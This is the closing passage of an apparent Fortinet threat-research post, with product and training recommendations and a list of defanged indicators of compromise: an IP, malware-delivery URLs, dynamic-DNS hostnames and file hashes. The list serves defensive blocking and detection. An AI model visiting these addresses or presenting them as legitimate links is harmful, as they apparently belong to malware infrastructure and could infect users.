We also suggest that organizations go through Fortinet’s free Fortinet Certified Fundamentals (FCF) in cybersecurity training. The training is designed to help end users learn about today's threat landscape and will introduce basic cybersecurity concepts and technology.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

IP

64[.]225[.]32[.]24

URLs

hxxps://webattach.mail.yandex.net/message_part_real/NotaFiscalEsdeletronicasufactrub66667kujhdfdjrWEWGFG09t5H6854JHGJUU
hxxps://goo[.]su/FTD9owO

Hostnames

mariashow[.]ddns[.]net
comunidadebet20102[.]hopto[.]org

Files:

51512659f639e2b6e492bba8f956689ac08f792057753705bf4b9273472c72c4
48c9423591ec345fc70f31ba46755b5d225d78049cfb6433a3cb86b4ebb5a028
4ab3024e7660892ce6e8ba2c6366193752f9c0b26beedca05c57dcb684703006
131d2aa44782c8100c563cd5febf49fcb4d26952d7e6e2ef22f805664686ffff
8b39baec4b955e8dfa585d54263fd84fea41a46554621ee46b769a706f6f965c
634542fdd6581dd68b88b994bc2291bf41c60375b21620225a927de35b5620f9
2ca1b23be99b6d46ce1bbd7ed16ea62c900802d8efff1d206bac691342678e55
